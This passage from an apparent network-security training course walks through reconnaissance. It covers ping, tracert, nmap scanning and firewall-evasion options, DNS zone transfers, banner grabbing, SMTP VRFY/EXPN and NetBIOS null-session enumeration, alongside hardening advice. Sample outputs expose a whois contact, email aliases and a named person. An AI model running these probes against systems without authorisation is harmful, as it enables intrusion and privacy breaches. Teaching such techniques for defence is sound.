owner-address: 75011
owner-address: France
owner-phone: +33.143554656
owner-fax: +33.143554646
owner-e-mail: dmpfrance@wanadoo.fr
admin-c: DD61-GANDI
tech-c: DD61-GANDI
bill-c: DD61-GANDI
nserver: ns7.gandi.net 80.67.173.197
nserver: custom2.gandi.net 62.80.122.201
reg_created: 2002-10-28 11:28:29



expires:	2005-10-28 11:28:29
created:	2002-10-28 17:28:30
changed:	2004-04-19 14:38:03
person:	DMP DMP
nic-hdl:	DD61-GANDI
address:	DMP
address:	7, rue darboy
address:	75011
address:	Paris
address:	France
phone:	0143554656
fax:	0143554646
e-mail:	dmpfrance@wanadoo.fr
lastupdated:	2003-10-29 13:26:19

B) Internet

A person

You are perhaps a regular on forums or newsgroups, or you have your own web page. A hacker who would have targeted you could start a search of your presence on the web to acquire further information.

- As far as newsgroups are concerned, all the hacker has to do is to use search engines specific to newsgroups, such as <http://groups.google.com>
- Concerning forums and websites, a simple search with a search engine such as Google (<http://www.google.com>) will do.
- The main danger of this type of referencing is that you can divulge information that is not destined to the public. Imagine that you experience an installation problem for a specific server on a given operating system; the hacker will have no trouble knowing the name and the version of your server and your operating system. So you must at all cost avoid disclosing non-essential information on a place that offers as little security as the web.
- A hacker can also find information through people close to you, by trying to intrude into your private or professional life. Also, you should not forget that it could be someone you know and that he could know private information about yourself. To avoid any unpleasant surprises, never use passwords related to your birth date, the names of your wife, children or pets, or related to information about yourself that could be found out.
- Another method that we have already mentioned is the one called social engineering, which tends to be under-rated. The idea is to use any communication medium (telephone, email,...), or even for the person to physically present himself, to present a fake identity in order to obtain confidential information. A common technique used by web mail, for example, is to send an email seeming to come from one's administrator and using the excuse of a server breakdown to ask you to register again and asking for a login and password; these will then be sent to the hacker. So you must assume that in no case a body or company where you have an account will ever ask you for your password; at the most, it will ask for your login.



A company

- For obvious promotional reasons, your company is perhaps present on the web. This can be a further source of information for the attacker if you do not filter the information broadcast on it.
- The status of your company, the name of employees and their email addresses, the name and address of the webmaster in the webpages code sources, non-secured links to elements not destined to the public... These are all informations that your hacker will be more than happy to recover.
- Furthermore, there are often cases where the login/password pairs are related to name/given name pairs. If this information is present on the site, our hacker could try the total number of possible combinations by conceiving a list of likely logins/passwords obtained on the site.

After having obtained a certain number of informations on the target system, the hacker will move on to more technical operations, which must be done on the system, so as to later elaborate an attack strategy.

C) Technical Information

The very first step for a hacker will always be to obtain your system's ip address, in order to be able to communicate with it. The Ping function can be used to check that the system is active on the network.

The machine that sends a "ping" to another one expects an echo from its call to ensure that it is indeed available. The PING message must follow the normal IP routing through the gateways and routers... For this, it uses the ICMP protocol encapsulated in the IP packet. The return of a PING (ICMP REPLY) generally gives the time taken by the message to do a round trip (RTT = round trip time) to the destination.

There are several versions of PING, and these are more or less complex. The "CODE" field of the ICMP message can give information on the results of the test: Network unavailable... Machine unavailable... Routing failure... Etc.

Ping integrates several functions. To visualise all of them, type "ping" in DOS. Among the various functions of ping, these can be highlighted:

1. The "-t" option, which sends ICMP_echo_request packets over and over again, until the user interrupts with a "break" (CTRL+C), e.g. ping -t [IP address]
2. The "-a" option, which is used to replace an IP address with a host name, e.g. ping -a [IP address]
3. The "-n" option, which is used to send a specific number of ICMP_echo_request packages, e.g. ping -n 8 [IP address]
4. The "-l" option, which can specify the size of the request to send, e.g. ping -l 64 [IP address]
5. The "-i" option, which can impose a basic time to live (TTL), between 1 and 255, e.g. ping -i 145 [IP address]
6. And in some cases the "-w" option, which can specify the waiting time for echo_reply packets ("timeout"), e.g. ping -w 999 [IP address]



```
C:\WINDOWS\Bureau>ping 193.252.1.2

Envoi d'une requête 'ping' sur 193.252.1.2 avec 32 octets de données :

Réponse de 193.252.1.2 : octets=32 temps=131 ms TTL=119
Réponse de 193.252.1.2 : octets=32 temps=114 ms TTL=119
Réponse de 193.252.1.2 : octets=32 temps=145 ms TTL=119
Réponse de 193.252.1.2 : octets=32 temps=231 ms TTL=119

Statistiques Ping pour 193.252.1.2:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en milli-secondes :
    minimum = 114ms, maximum = 231ms, moyenne = 155ms
```

In the answer field you will find:

- the size of the packet you have sent, in bytes;
- the answering delay of the target system, in milliseconds;
- and the amount of TTL when the packet has arrived at destination.

Four ICMP_echo_request requests are sent during a common use of Ping, in order to be sure of the results.

The tracert command

Tracing the route taken by a packet to go from a point A to a point B can be useful; for example to determine which geographical zones it crosses, or the last router taken to send data. To do this, you will use the Tracert tool on your system.

Tracert is the abbreviation of “Trace Route”. The aim of this software is to highlight the path followed by a data packet to reach a precise location of a network. It can be used to check how a network is performing, to check where congestion points are located or to pinpoint infrastructure problems.

The software creates a packet with the source and destination address and the amount of TTL time to live (number of gateways crossed) equal to “1”. This packet will stop at the first router it encounters. The latter will send an ICMP error message (time exceeded) with its address as a “source” and the broadcaster’s “source” address. The “traceroute” software will save this information and create a new packet like the first one, but with a TTL of “2”. Crossing the first router will put TTL to “1”. The packet will therefore die on the second router. As previously, router number 2 will send an ICMP error message with its address, which will be memorised by “traceroute”... And so on and so forth until the destination.

Use the Tracert tool of your system.

```
C:\WINDOWS\Bureau>tracert www.caramail.com
Détermination de l'itinéraire vers www.caramail.com [195.68.99.20]
avec un maximum de 30 sauts :

  1    1 ms      1 ms      1 ms
  2    55 ms     55 ms     63 ms
  3    60 ms     60 ms     75 ms  193.253.6.145
  4    101 ms    56 ms    57 ms  P4-0.nraub301.Aubervilliers.francetelecom.net [1
93.252.99.21]
  5    67 ms     57 ms     57 ms  P5-0.ntaub201.Aubervilliers.francetelecom.net [1
93.251.126.142]
  6    60 ms     70 ms    122 ms  P5-0.ntaub101.Aubervilliers.francetelecom.net [1
93.251.126.181]
  7    60 ms     68 ms     68 ms  P7-0.noprx101.Paris.francetelecom.net [193.251.1
26.18]
  8    67 ms     65 ms     63 ms  Colt-FR-6675.cipb.giga.parix.net [198.32.247.14]
  9    58 ms     79 ms     69 ms  MLS-wat.FE7-1.fr.colt.net [195.68.85.187]
 10   60 ms     63 ms    103 ms  www.caramail.com [195.68.99.20]

Itinéraire déterminé.
```

Tracert integrates various functions. To visualise them all, type “tracert” in DOS. Three of these functions can be essential.

1. The “-d” option prevents the conversion of the IP addresses of the machines that relay the host names, e.g. tracert -d [IP address]
2. The “-h” option can specify the maximum number of relays, i.e. the maximum number of relay points, e.g. tracert -h 45 [IP address]
3. The “-w” option, which can specify a timeout or a delay after which the process is aborted, specific to the resolution of each host, e.g. tracert -w 999 [IP address]

In the results table, you will find a classification of data relay systems. The delays in milliseconds show the amount of time that was needed to contact each relay system, knowing that each trial is done three times. In the last column appear the host names of the relay systems, with their translation into IP addresses. Train yourselves to find the information given in host names and in a traceroute.

2. Network machines listing

A) Network Mapping

The idea is to list all the machines present on the network, via ICMP requests (ping) on all IPs of a determined range, in order to have a complete picture of which machines are activated. This technique can be done manually with a scan tool of nmap type, which can be used in the shell (with Windows and Linux):




```
nmap -sP 192.168.124.0/24
```

```
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-05-18 20:26
CEST
Host 192.168.124.1 appears to be up.
Host 192.168.124.2 appears to be up.
Host 192.168.124.10 appears to be up.
Host 192.168.124.12 appears to be up.
Host 192.168.124.15 appears to be up.
Host Dantes (192.168.124.20) appears to be up.
Nmap run completed -- 256 IP addresses (6 hosts up) scanned in 7.195
seconds
```

Graphic utilities can be used to do the same type of operation:

What's up gold:



B) Zone Transfer

All domains are associated to a DNS server, hosted either on the network itself, or externally. The role of this service is to send back to a client an IP address associated with a host name. The zone transfer asks the DNS server to list all entries related to a specific domain. This is generally used by secondary name servers to update their entries. If the consultation of these entries is not limited to the secondary server, a hacker can list a domain's entries. The network can then be mapped, without the intruder having to independently ping each machine.

The **nslookup** utility, present on both Linux and Windows, can carry out this operation.



```
> server ns1. fr
Serveur par dufaut : ns1. [REDACTED].fr
Address :

> ls -d [ns1. [REDACTED].fr]
[ns1. [REDACTED].fr]
caplaser.fr. SOA ns1. [REDACTED].fr technique. [REDACTED].fr. <2
004070602 86400 7200 2419200 172800)
[REDACTED].fr. NS ns1. [REDACTED].fr
[REDACTED].fr. NS ns2.oleane.net
[REDACTED].fr. NS ns3.oleane.net
[REDACTED].fr. MX 10 mail.[REDACTED].fr
[REDACTED].fr. A 213.190.
admapc A 213.190.
apache A 213.190.
avrelay A 213.190.
citrix A 213.190.
eshop CNAME compaq.intervente.com
ftp A 213.190.
ftpweb A 213.190.
ftpwww CNAME ftpweb.[REDACTED].fr
gw A 213.190.
localhost A 127.0.0.1
```

With Linux, the **host** utility can be used in the shell:

```
xdream@Laptop:~$ host -l domain server_DNS
Using domain server:
Name: i.fi
Address: 212.16.X.X#53
Aliases:

i.fi SOA ns.i.fi. hostmaster.i.fi. 1084863621 28800 7200 604800 86400
i.fi name server ns.i.fi.
i.fi name server ns1.etworks.net.
i.fi name server ns2.i.fi.
i.fi name server ns2.etworks.net.
i.fi has address 212.16.x.x
....
zuge.i.fi RP zuge.i.fi. .
i.fi SOA ns.i.fi. hostmaster.i.fi. 1084863621 28800 7200 604800 86400
```

Security

It is however possible to limit this zone transfer, which in Windows is authorised by default, towards any server. To do this, launch the MMC utility under \Services and Applications\DNS\ [server]\Forward Lookup Zone\[Zone Name] | Properties, select the option Only to the Following Servers, and give your backup server's ip address. It is also possible to completely deactivate this zone transfer if you believe you do not need it, by deselecting the option "Allow Zone Transfer".



C) Fingerprinting the system

The nmap scanner has an active fingerprinting option:

```
nmap -O 192.168.124.20

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-05-18 22:02
CEST
Interesting ports on Dantes (192.168.124.20):
(The 1648 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
...
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
Uptime 19.098 days (since Thu Apr 29 19:41:12 2004)

Nmap run completed -- 1 IP address (1 host up) scanned in 5.626 seconds
```

With Linux:

```
Laptop:/home/xdream# p0f
p0f - passive os fingerprinting utility, version 2.0.2
(C) M. Zalewski <lcamtuf@coredump.cx>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'wlan0', 193 sigs (9 generic), rule: 'all'.
192.168.124.12:35657 - Linux 2.4/2.6 (up: 85 hrs)
-> 192.168.124.20:80 (distance 0, link: ethernet/modem)
192.168.124.12:35658 - Linux 2.4/2.6 (up: 85 hrs)
-> 192.168.124.20:80 (distance 0, link: ethernet/modem)
```

D) Port scanning

All open ports of the target system are listed to deduce the active services accessible by the attacking machine. Some ports are generally associated to some standard services:

Port	Protocol	Associated Service
21	TCP	FTP
22	TCP	SSH
23	TCP	Telnet
25	TCP	SMTP
53	UDP	DNS
80	TCP	HTTP
110	TCP	POP3
111	TCP	Portmapper
139	TCP	Netbios
443	TCP	HTTPS
2049	UDP	NFS



It is however important to note that the fact that a port is open does not always imply that the active service is the one that is normally associated to it: It is entirely possible to open another service than a web server on port 80, as it is possible to have a web server running on another port than port 80. A manual analysis, detailed below, will thus be necessary to associate a port to an appliance.

Several scanning methods can be used. We will use nmap (in Windows and Linux) for this exercise:

- **The connect() mode:** Nmap will deduce that a port is open if the connection is completely established with a port.
- **The syn scan:** If a SYN/ACK packet is received after a SYN packet is sent, Nmap deduces, as in connect mode, that the port is open. In order to bypass the old IDS, which detected a scan only if communications were entirely established, Nmap does not finalize the connection with the sending of an ACK packet. This mode is used by default.

Other options are used, in certain cases, in order to bypass some of the filtering rules

- **The FIN scan:** A FIN packet is sent to each port. If an RST is sent back, this means that the port is closed; if no answer is sent back, Nmap deduces that the port is open.
- **XMAS:** Xmas sends FIN packets by activating URG and PSH flags.
- **The NULL scan:** All flags are deactivated.

Several other nmap options can also be useful:

- F Only the standard ports specified in the service file are scanned instead of all 65,535
- P0 Nmap sends an ICMP echo type request before scanning in order to know if the destination machine is up. In some cases, the ICMP protocol is filtered, and the host will not be considered as reachable. This option can deactivate the use of this preliminary request in order to scan directly (without knowing if the host is reachable).
- sU Can scan a UDP port.
- p Can specify precise ports (p1, p2, p3...) or lists of ports (p1-p2) to scan instead of all existing 65,535.
- T Can modify the time between two sent packets. The possible values are Paranoid | Sneaky | Polite | Normal | Aggressive | Insane



It is also possible to specify several hosts to scan using the following notation in the target:

192.168.0-255.1-254	All machines from 192.168.0.1 to 192.168.255.254
192.168.124.0/24	All machines of the C class network designated by the network address
192.168.124.0	All IPs from 192.168.124.1 to 192.168.124.255

Here are the results of a standard scan:

```
nmap 192.168.124.20

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-05-18 23:55
CEST
Interesting ports on Dantes (192.168.124.20):
(The 1648 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
864/tcp   open  unknown
875/tcp   open  unknown
899/tcp   open  unknown
1024/tcp  open  kdm
2049/tcp  open  nfs

Nmap run completed -- 1 IP address (1 host up) scanned in 1.006 seconds
```

E) Listing of services

Once the list of open ports is established, the hacker will have to positively identify the services associated to each port, as well as their versions. Several techniques can be used:

Banner Grab

Telnet (Telecommunications Network) enables a client machine to be connected to a shell on a remote server. Telnet clients appear on virtually all platforms (Windows, Unix, MacOS, BeOS...). It allows a TCP connection on any port of a remote machine.

Open telnet :

1. Click on “Start”.
2. Then on “Execute”.
3. Type “telnet” and validate.
4. Click on “Connection”, then on “Distant System”.
5. In the window, indicate a host name or an IP address to connect to the remote system. Then, open a port number.



By connecting yourself to the various server applications a system carries out, you can find out plenty of information about the system. The following appendix gives a short description of how you can gather information on these services:

- FTP
- SMTP
- HTTP
- SNMP
- Telnet

Systems or services are often self-presented through “banners”. The vast majority of systems do not have a proper configuration. After a quick look at the service's type and version, a hacker will be able to determine what the operating system is and in what way this version is vulnerable.

The highlighting of the activity of certain ports can reveal information on the type of remote system such as ports 135 to 140 (Windows NetBIOS service), 111 (SunRPC on SUN stations)...

FTP : Files Transfer Protocol

FTP is a file exchange protocol between two systems. As for all services, an A machine must be equipped with an ftp client, and a B machine with an FTP server. Conventionally, the TCP protocol uses the TCP/21 port for commands, and the TCP/20 port for data. The TCP/21 port is called Protocol Interpreter or PI, and the TCP/20 port is called the Data Transfer Process or DTP.

Connect yourself to the target FTP service, on port 21. See what information the banner gives you, if there is any.

Note: An “Anonymous” session is one that is managed by the administrator and where anyone can benefit from the server's FTP service (to download files on the server, for example). The logins used in this type of authentication are **ftp** or **anonymous**, associated to any email address as a password.

The configuration of some FTP services, which leave an access possibility to anonymous sessions, can be so disastrous that some websites allow access to the “passwd” file (“/etc/passwd” tree on a Linux system, this file contains all active logins on the machine), or the site's complete tree, or even lists with writing access (where anyone can generally send files).

With Internet Explorer, the “browsing” of the lists shows lists typical of UNIX type systems. It has to be checked that this is really the case. Open an FTP session via telnet and connect yourself as Anonymous.

You can connect yourself with telnet to an ftp server if you follow the format of this protocol:

1. USER Anonymous [to enter as Anonymous].
2. PASS thingy@thing.com [You will usually have to give your email address as password]

After this, you will be advancing blindly, especially if you do not know the system. The commands that you can save are generally listed with the command **help** or **?**.



```
USER Anonymous
331 Guest login ok, send your complete e-mail address as password.
PASS ojjojjgcfhb@uhgFdhFvbopo.com
230-You are user #1 OF 50 simultaneous users allowed.
230-
230 Logged in anonymously.
help
214-The following commands are recognized (* => unimplemented, + => extension).
214- ABOR CWD MKD OPTS+ REIN SITESTRU*
214- ACCT* DELE MLSD+ PASS REST SIZE SVST
214- ALLO* FEAT+ MLST+ PASV RETR SMNT* TYPE
214- APPE HELP MODE PORT RMD STAT USER
214- CDUP LST NLST PWD RNFR STOR
214- CLNT+ MDTM NOOP QUIT RNTO STOU
214-
214 Send comments to ovh@ovh.net.
MLST
250-Begin
type=dir;modify=20001027230524;UNIX.mode=0755 /
250 End.
FEAT
211-Extensions supported:
CLNT
MDTM
MLST type*;size*;modify*;UNIX.mode*;UNIX.owner;UNIX.uid;UNIX.group;UNIX.gid;uni
gue
PASV
REST STREAM
SIZE
TUVS
Compliance Level: 19981201 (IETF mlist-05)
211 End.
```

ftp://ftp.[REDACTED]

lost+found other prosv

pub securant support

Serveur : ftp [REDACTED]
Nom d'utilisateur : Anonymous

Hello, you are logged into
ftp.rsasecurity.com. All login
activity is monitored. If you have
any problems using this site please
send email
ftpadmin@[REDACTED]

Cliquez ici pour en savoir plus sur la
consultation des sites FTP.

SMTP : Simple Mail Transfer Protocol

The SMTP protocol can transfer emails. It is generally implemented on the TCP/25 port.

As for all other services, an SMTP service can reveal information through its banner. The most interesting thing, however, is the non-necessary integration of two commands specific to the SMTP service: "vrfy" and "expn". To check if they are accessible, click "help".

- **VRFY** : the aim of this command is to check whether an email address exists at the requested server address. If you connect yourself to an SMTP service, and send the command "VRFY admin", a positive answer will indicate that there is an "admin" login on the system.
- **EXPN** : this command can check the existence of aliases within a system for any given account. An alias allows a natural person to have several email addresses and can be a good information source.

In the example below, the hacker has managed to obtain information on someone's identity and on aliases for "root" (most likely addresses related to other administrator systems).



```
Connexion Edition Terminal ?
220 j...LLJ FDN ESMTP Sendmail 8.9.3/8.9.3/FDN; Thu, 31 Jan 2002 01:59:29 +0100
help
214-This is Sendmail version 8.9.3
214-Topics:
214- HELO EHLO MAIL RCPT DATA
214- RSET NOOP QUIT HELP VRFY
214- EXPN VERB ETRN DSN
214-For more info use "HELP <topic>".
214-To report bugs in the implementation send email to
214- sendmail-bugs@sendmail.org.
214-For local information send email to Postmaster at your site.
214 End of HELP info
vrfy root
250 <root@jab...fr>
expn root
250-<antoine@or...fr>
250-<xavier@bab...fr>
250-<pj@gizmo...fr>
250-<lulu@ro...fr>
250 <bureau@e...fr>
vrfy antoine
250 Antoine Hulin <antoine@ja...fr>
```

HTTP

HTTP service is accessible via port 80. Several commands can obtain further information on the system. The procedure is to first send a valid command and then to press ENTER again to validate once more.

Example :

1. Connect to www.microsoft.com (telnet www.microsoft.com 80).
2. Enter the command : OPTIONS / HTTP/1.0 .
3. Validate by pressing ENTER, then validate again.
4. The information contained in P3P ("Platform for Privacy Preferences") designates the information collected on the users. Please refer to <http://www.w3.org/TR/P3P/> to know more about the P3P system.

```
C:\Documents and Settings\CrashFr>nc ... 80
OPTIONS / HTTP/1.0

HTTP/1.1 200 OK
Date: Thu, 16 Sep 2004 15:04:39 GMT
Server: Apache/1.3.29 (Unix) PHP/4.2.3
Content-Length: 0
Allow: GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS, PATCH, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, UNLOCK, TRACE
Connection: close
X-Pad: avoid browser bug
```

The information gathered can specify the web server's version, the operating system, the various modules installed on it (php, cgi ...) as well as the various commands that can be sent to the server. Please note that you should normally be disconnected from the system after each command.

SNMP : Simple Network Management Protocol

SNMP is a network equipment management protocol that allows the administrator to ask its equipment to gather information. In our example, we have found four equipments on our network which figured in the “public” community string, which means that anyone can have access to the information that the equipments send back.



On the Internet, you can find the tools that can make these requests automatic.
<http://www.solarwinds.net/>

Note: the “public” community string is generally the value given by default to a machine running an SNMP agent. It is up to the administrator to modify its configuration. The opposite of a public string is a “private” string. This one does not authorise the delivering of any information to the general public.

TELNET

This service, which enables a remote access to a shell on the system, is generally restricted by a compulsory identification with login and password. The banner on the system can however be useful. Use telnet to connect yourself. By default, you are connected to port 23, so it is not necessary to specify any port.



Connexion Edition Terminal ?

```
Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.17 on an i686
login: █
```

F) Netbios Listing

On many Windows machines, either for the needs of the user or by default, the file-sharing services with the NetBIOS protocol are very often activated. If the remote machine is badly configurated, this protocol can gather information on the system: name of the machine, its domain, its current shares, etc. Several fingerprintings are possible.


NetBIOS Shares

Thanks to the NetShareEnum call, it is possible to list the current shares on a machine. On some systems, entire hard drives are shared without their users realising it.

NULL Session Method

Null sessions are used when a machine wants to have access to the information of another machine without belonging to its domain or its working group. In the register base of the target machine, the key [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa] containing the "restrictanonymous" value determines or does not determine the possibility to establish anonymous sessions. To restrict access, all that has to be done is to specify a value of 2: "restrictanonymous"=dword:00000002.

Winfingerprint (<http://winfingerprint.sourceforge.net>) is a Windows machines' fingerprinting tool carrying out NetBIOS resolution methods on top of alternative methods.



Here is a scan report obtained with the help of Winfingerprint on a share:

Host Information:

139 tcp Open
Domain: MSHOME
NetBIOS ABAMA
MAC Address: 0007cb0000ff
Domain: MSHOME
NetBIOS ABAMA
MAC Address: 0007cb0000ff

Fingerprint:

Role: NT Workstation
Role: LAN Manager Workstation
Role: LAN Manager Server
Role: Server sharing print queue
Role: Potential Browser
Role: Master Browser
Version: 5.1
Comment: room computer

NetBIOS Shares:

(...)
Name: \\82.X.X\Printer Remark: Canon Bubble-Jet BJC-3000
Type: Interprocess communication (IPC)
Name: \\82.X.X\X\D Remark:
Accessible without password.
Name: \\82.X.X\X\C Remark:
Accessible without password.

G) Applicative Fingerprinting

Even if it is possible to de-activate some services' banners, each service implementation has its own characteristics (error codes ...). By comparing the answers received to a database of standard service digital signatures, it is possible to determine the version. This technique can be used with the **-A** option of nmap (only on Linux):

```
Laptop:/home/xdream# nmap -A 192.168.124.20
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2004-05-19 00:14 CEST
Interesting ports on Dantes (192.168.124.20):
(The 1648 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsFTPD 1.2.1
22/tcp    open  ssh          OpenSSH 3.4p1 (protocol 2.0)
80/tcp    open  http         Apache httpd 1.3.29 ((Debian GNU/Linux))
111/tcp   open  rpcbind     2 (rpc #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: DgSWORKGROUP)
443/tcp   open  ssl/http    Apache httpd 1.3.29 (Ben-SSL/1.53 (Debian GNU/Linux)
PHP/4.3.4)
864/tcp   open  ypserv      1-2 (rpc #100004)
875/tcp   open  ypbind      1-2 (rpc #100007)
899/tcp   open  mountd     1-2 (rpc #100005)
1024/tcp  open  status      1 (rpc #100024)
2049/tcp  open  nfs         2 (rpc #100003)
```

H) Listing of firewalling rules

Errors in implemented filtering rules can result in an intruder establishing contact in a trivial way with Internet systems.

Filtering by trust relation:

The majority of filtering rules are implemented according to authorisations given to certain specific machines. You can try to determine the trusted IP addresses, if these do exist, by using idle host scanning techniques we will study later on in this training course.

Filtering by protocol:

Some protocols are not forbidden, such as ICMP, UDP ... They can represent a danger because they can encapsulate communications with backdoors installed by the hacker. These techniques are designated by the term **covert channel**. You can determine which protocols are authorised thanks to nmap's **-sO** option:



```
# nmap 3.50 scan initiated Wed May  5 09:53:23 2004 as: nmap -sO -v
192.168.124.20
Interesting protocols on domain.com):
PROTOCOL STATE SERVICE
0  open hopopt
1  open icmp
2  open igmp
3  open ggp
4  open ip
5  open st
6  open tcp
7  open cbt
8  open egp
9  open igrp
10 open bbn-rcc-mon
11 open nvp-ii
12 open pup
13 open argus
14 open emcon
15 open xnet
16 open chaos
17 open udp
18 open mux
19 open dcn-meas
20 open hmp
21 open prm
22 open xns-idp
...
...
```

Filtering by source port

Frequently, filtering rules associated to port sources are found in order to let internal machines establish a communication on the Internet. For example, to let users surf on the web, answers coming from port 80 must be accepted. That is also the case for entering DNS answers. So the ports often authorised in source are 25/tcp, 53/udp, 80/tcp, 110/tcp. So it is then possible for a hacker to ignore the access restrictions by establishing connections from the authorised source ports. You can use the **-g** option associated to a source port and to a protocol (tcp in standard, -sU for udp) in order to determine the firewalling rules according to source ports.



Here is a sum up of all the functions that can be given to nmap:

-sS	Syn scanning
-sT	Connect() Method
-sF, -sX, -sN	Finscan, Xmas scan, NULL scan...
-sP	ping scanning
-sU	Scanning in UDP mode
-sO	Scanning of authorised protocols
-sA	ACK scan
-sW	Window scanning
-sR	RPC scan
-P0	De-activate the ping before the port scan
-O	Active fingerprinting
-A	Appliance fingerprinting
-v	Verbose mode
-oN file	Write the output in its specific file.
-p port	Specification of particular ports or of port range to scan
-F	Scan of ports listed in the services file
-g port	Use the specifier port as communication source port.

Security

Most of the information gathered being either public or linked to the functioning of infrastructure or to accessible services, it is essential to establish a real security management policy concerning broadcast or accessible information.

- ◆ Give as little information as possible concerning your IT infrastructure, and check that no sensitive information can be accessible via web-type access (especially in source codes...) Each user must also be careful about any information he or she could leak, especially on forums, in newsgroups or interviews.
- ◆ De-activate services that are not useful, as each service represents an extra danger.
- ◆ Correctly implement your firewalling rules, so that internal services, especially of the file-sharing type, are not accessible from the Internet.
- ◆ Filter the ICMP protocol, as it can give precious technical information to a possible intruder.
- ◆ Modify the banners of all services, by replacing them with banners of other equivalent services in order to fake the hacker's results.
- ◆ As much as possible, make sure you do not allow free access to Netbios file-sharing services from the Internet.



CHAPTER II

CLIENT VULNERABILITIES



1. Virus attack

Even with a massive anti-virus protection, no one is ever immune to an attack from a recent or non referenced virus. The best course of action is to be wary of the following symptoms. These are not necessarily caused by a virus but that is frequently the case. A deeper examination will then be necessary, and it is recommended you go to the next chapter, which concerns viruses:

1. The antivirus protection of BIOS informs you of an access to the boot zone of the hard drive.
2. When you start your computer, a message tells you it cannot start from the hard drive.
3. Windows refuses to load the 32-bit hard drive pilots.
4. When Windows is started, a message informs you that a TSR program is forcing to start in MS-DOS compatible mode.
5. ScanDisk detects crossed-link files or other problems.
6. ScanDisk indicates defective sectors on the hard drives or floppy disks.
7. The size of executable files suddenly increases.
8. The creation or modification date of files has errors.
9. You notice the computer frequently stalls even though you have added no new software or material component.
10. The computer stalls and indicates a parity error.
11. The computer seems to be slower for no apparent reason.
12. The keyboard and mouse are no longer reliable, even after having been cleaned.
13. Files disappear from your computer in an unexplained manner.
